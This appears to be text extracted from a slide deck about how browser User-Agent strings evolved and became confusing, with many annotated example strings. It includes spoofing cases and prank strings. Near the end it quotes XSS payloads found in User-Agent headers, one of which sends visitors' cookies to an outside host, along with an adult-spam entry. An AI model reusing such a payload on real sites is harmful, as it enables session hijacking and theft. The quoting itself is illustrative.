
Mozilla/1.0 (Win3.1)



but it quickly started
to get complicated

Internet Explorer

Mozilla/1.0 (compatible; MSIE 1.0; Windows 95)





Opera/8.54 (Windows 95; U; en)

The name of
the browser

The version of
the browser

Operating
system

United States
level encryption

English
language



Opera/10.00 (Windows NT 5.1; U; en) Presto/2.2.0

Rendering
engine

A white arrow pointing from the 'Rendering engine' text up towards the version information in the block above.



Opera/9.8 (Windows NT 5.1; U; en) Presto/2.2.0 Version/10.00

The name of
the browser

Fake version of
the browser

Real version of
the browser



Mozilla/5.0 (Windows; U; Windows NT 6.0; en; rv:1.9.1)
Gecko/20090624 Firefox/3.5

The name of
the rendering engine

Build date of
the rendering engine

The name of
the browser

Version of
the browser

Version of
the rendering
engine



Mozilla/5.0 (Windows NT 6.0; rv:2.0)
Gecko/20100101 Firefox/4.0



Build date is no longer
updated



Mozilla/5.0 (Windows NT 6.0; rv:16.0)
Gecko/16.0 Firefox/16.0

and it gets worse...



Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; en)

AppleWebKit/525.27.1 (KHTML, like Gecko)

Version/3.2.3 Safari/525.28.3



Version of
the browser

The name of
the browser



Mozilla/5.0 (Windows; U; Windows NT 6.0; en)

AppleWebKit/525.27.1 (KHTML, like Gecko)

Chrome/15.0.874.120 Safari/525.28.3

The name of
the browser

Version of
the browser



Mozilla/5.0 (Windows NT 10.0; WOW64)

AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/44.0.2403.155 Safari/537.36 OPR/31.0.1889.180

The name of
the browser

Version of
the browser



Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko

Version of
the browser

A white arrow pointing upwards from the text 'Version of the browser' to the 'rv:11.0' part of the user agent string above.



Mozilla/5.0 (Windows NT 10.0)

AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/42.0.2311.135 Safari/525.28.3 Edge/12.10162

The name of
the browser

Version of
the browser

and those were all relatively
normal user-agent strings

**“User-Agent strings only get
larger over time, never smaller”**

Niels’s law of User-Agent strings

sometimes browsers simply do
not make sense at all

Samsung Internet

Mozilla/5.0 (Linux; Android 4.3; en; SAMSUNG GT-I9505 Build/JSS15J)
AppleWebKit/537.36 (KHTML, like Gecko) Version/1.5 Chrome/
28.0.1500.94 Mobile Safari/537.36

Samsung device

Version of the browser

Nokia Xpress for Windows Phone

Mozilla/5.0 (Series40; NOKIALumia800;
Profile/MIDP-2.1 Configuration/CLDC-1.1)
Gecko/20100401 S400viBrowser/1.8.0.50.5



Mozilla/5.0 (X11; Linux; ko-KR)
AppleWebKit/534.26+ (KHTML, like Gecko)
Version/5.0 Safari/534.26+

sometimes browsers lie to
hide their true identity



Opera/9.80 (X11; Linux zbov; U; en) Presto/2.9.201 Version/11.50

The name of
the browser

The name of the
operating system

Version of
the browser

Opera Mobile (desktop mode)

Opera/9.80 (X11; Linux zbov; U; en) Presto/2.9.201 Version/11.50

The name of
the browser



ROT 13 encrypted
"mobi"



Version of
the browser





Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)



Browser version

Internet Explorer (compatibility view)

Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)

Trident 5 means it's
Internet Explorer 9



**browsers can change the
user-agent strings for
individual websites**

webpage

21:46

MSIE 10.0;
5.0; ARM; Touch;

Microsoft



Message from webpage

18:16

Mozilla/5.0 (compatible; MSIE 10.0; Windows
NT 6.2; Trident/6.0; ARM; Touch; WPDesktop;
Lumia 535)

ok

21:48

8S by HTC
8.0

30.54.10403.401
001

SETTINGS

about

phone information

Name: Windows Phone
Model: Microsoft Lumia 535
Carrier: CV NL
Software: Windows® Phone 8.1 Update

OS version: 8.10.14219.341
Firmware revision number: 02054.00000.14485.3700
Hardware revision number: 02054.00000.14485.3700

 **Mobile Internet Explorer 11 on Windows Phone 8.1**
on html5test.com

```
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2;  
Trident/6.0; ARM; Touch; WPDesktop; Lumia 535)
```


Mobile Internet Explorer 11 on Windows Phone 8.1

```
Mozilla/5.0 (Mobile; Windows Phone 8.1; Android 4.0;  
ARM; Trident/7.0; Touch; rv:11.0; IEMobile/11.0;  
Microsoft; Lumia 535) like iPhone OS 7_0_3 Mac OS X  
AppleWebKit/537 (KHTML, like Gecko) Mobile Safari/537
```



HTML5test

@html5test

Completely baffled. I have a WP 8.1 phone with IE 11 that identifies itself as IE 10 on HTML5test. Correct UA string on other sites.

4:03 PM - 7 Jul 2016





HTML5test


@html5test

Completely baffled. I have a WP 8.1 phone with IE 11 that identifies itself as IE 10 on HTML5test. Correct UA string on other sites.

4:03 PM - 7 Jul 2016



sometimes browsers
are just weird



html5test.com/


HTML5TEST how well does your browser support html5?

your browser other browsers compare news device lab about the test

YOUR BROWSER SCORES 96

You are using an unknown browser that imitates Opera 7.02 on Windows 2000

Save results Compare to...



Mozilla/5.0 (VCC; 1.0; like Gecko) NetFront/4.2

Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; Windows NT 5.0)
Opera 7.02 Bork-edition [en]

Vehicle Center Console



Mozilla/5.0 (VCC; 1.0; like Gecko) NetFront/4.2

Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; Windows NT 5.0)
Opera 7.02 Bork-edition [en]



Mozilla/4.0 (MobilePhone PLS6600KJ/US/1.0)
NetFront/3.1 MMP/2.0



Mozilla/4.08 (PDA; SL-C3000/1.0,Qtopia/1.5.2) NetFront/3.1



Mozilla/5.0 (DTV; TVwithVideoPlayer) NetFront/4.1
AQUOSBrowser/1.0 InettvBrowser/2.2 (08001F;DTV06VSFC;0009;0001)



Mozilla/5.0 (Standard; NF41SW/1.1; like Gecko; TASKalfa 406ci)
NetFront/4.1



Mozilla/4.0 (PSP (PlayStation Portable); 2.60)



Mozilla/5.0 (VCC; 1.0; like Gecko) NetFront/4.2



Mozilla/5.0 (DAG; 1.4; like Gecko) NetFront/4.2

Mozilla/5.0 (VCC; 1.0; like Gecko) NetFront/4.2

Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; Windows NT 5.0)
Opera 7.02 Bork-edition [en]



Opera Bork-edition?







Qooeeffyy zeen coostumeeze-a yuoor Ceeti® cerd. Epply noo!

Help



MSN Hume-a

My MSN

Sign In .net

Freeday, Feb 14

MSN Hume-a | My MSN | Hutmeel | Seerch | Shuppeeng | Muneey | People-a & Chet

Seerch zee Veb:

Search



Subscribe Now!

Stop More Spam

Happy Valentine's Day

- ▶ 10 best TV kisses
- ▶ Quiz: Is your guy Mr. Right?
- ▶ Last-minute gifts

Kohl's FREE Shipping On \$75 Orders

MSN Internet Serfeeces

Internet Eccess
Speceeeels
MSN 8 Suffvere-a

Brand new items



10 Shortest Celeb Marriages

Tuxeec foomes & a reeng tuss

Vheech tvu sters vere-a ved a tutel ooff 6 huours?

Tudey oon MSN

- Bed teep ves pert ooff elert
- Dully zee sheep deees
- Bed gulffer = greet CEO?
- 4 veys tu sefe-a muneey

Freeday Foon

- Veekend mufeee-a gooee-de-a
- Cun thees vumun gulff ster beet Teeger?
- Teke-a a cuoortsheep qooeez
- Feges? Schmeges! Pley Bleckjeck oonleene-a

Yuoor Leeffe-a

- Tup 10 looxoory cers
- Zee best teeme-a

Send a lufe-a cerd



Sweet, sexy & foon

MSN Chunnels

- Ootus 2003
- Booseeness
- Cereers
- Ceety Gooeedes
- Interteenment
- Femeely
- Feetness & Recreeshun
- Gemes
- Heelt
- Huoose-a & Hume-a
- Keeds
- Leerneeng & Reserch
- Lufe-a & Releshunsheeps
- Noos
- Plats-a Mamee...

A photograph of two dogs in a kitchen. On the left, a brown dog with a white chest patch is barking. On the right, a white dog with a red and orange patterned vest is also barking. The background shows a brick wall with a window and a wooden shelf. In the foreground, there is a white jar and a copper bowl on a counter.

BORK BORK BORK



Qooeeffyy zeen coostumeeze-a yuoor Ceeti® cerd. Epply noo!

Help



MSN Hume-a

My MSN

Sign In .net

Freeday, Feb 14

MSN Hume-a | My MSN | Hutmeel | Seerch | Shuppeeng | Muneey | People-a & Chet

Seerch zee Veb:

Search



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Yuoor Leeffe-a

- Tup 10 looxoory cers
- Zee best teeme-a

Send a lufe-a cerd



Sweet, sexy & foop

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- Heelt
- Huoose-a & Hume-a
- Keeds
- Leerneeng & Reserch
- Lufe-a & Releshunsheeps
- Noos
- Plats-a Manneegs





and it is possible to change the
user-agent string yourself

spam

<http://www.sexlife.it/sexysshop> (sexy shop - sexy toys, BDSM, vibratori, falli, vagine, lubrificanti, dvd porno, film hard, lingerie - Migliaia di articoli nel nostro sexy shop online.;
<http://www.sexlife.it>; info@sexlife.it)

XSS attacks

```
<script>alert("My Little Pony");</script>
```

```
<script language="JavaScript">document.location=
"http://www.max1094.18.lc/admin/cookies.php?c=" +
document.cookie;</script>
```

```

```


XSS attacks



funny people

(͡° ͡°) ͡° ͡°

Mozilla/10.0 (compatible; MSIE 10.0; CP/M; 8-bit)

Mozilla/5.0 (Windows Phone 10.0; Android 4.2.1;
Microsoft; Surface Zune Phone XL)
AppleWebKit/537.36 (KHTML, like Gecko)

phonearena.com

Site Search

login register

phoneArena.com

HOME PHONES TABLETS NEWS REVIEWS VIDEOS TIP US

Home > News > Edge browser on the Surface Phone is benchmarked by HTML5TEST?

Edge browser on the Surface Phone is benchmarked by HTML5TEST?

Posted: 18 Nov 2015, 17:19, by Alan F.

Tags: Windows + Microsoft +

HTML5 TEST how well does your browser support html5?

your browser other browsers compare news device lab about the test

THIS BROWSER SCORED **401** OUT OF 555 POINTS

This score was recorded using Edge 12 on a MICROSOFT Surface Phone running Windows Phone 10.0

Useragent: Mozilla/5.0 (Windows Phone 10.0; Android 4.2.1; MICROSOFT; Surface Phone) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Mobile Safari/537.36 Edge/12.10240

Screen size: 360 x 640 px

WinFuture

Edge browser for the Surface Phone is benchmarked by HTML5TEST

The website for HTML5TEST, a benchmark used to test browsers, reveals that Microsoft has been prepping the Surface Phone. The browser test was on version 12 of Edge, the

angry people

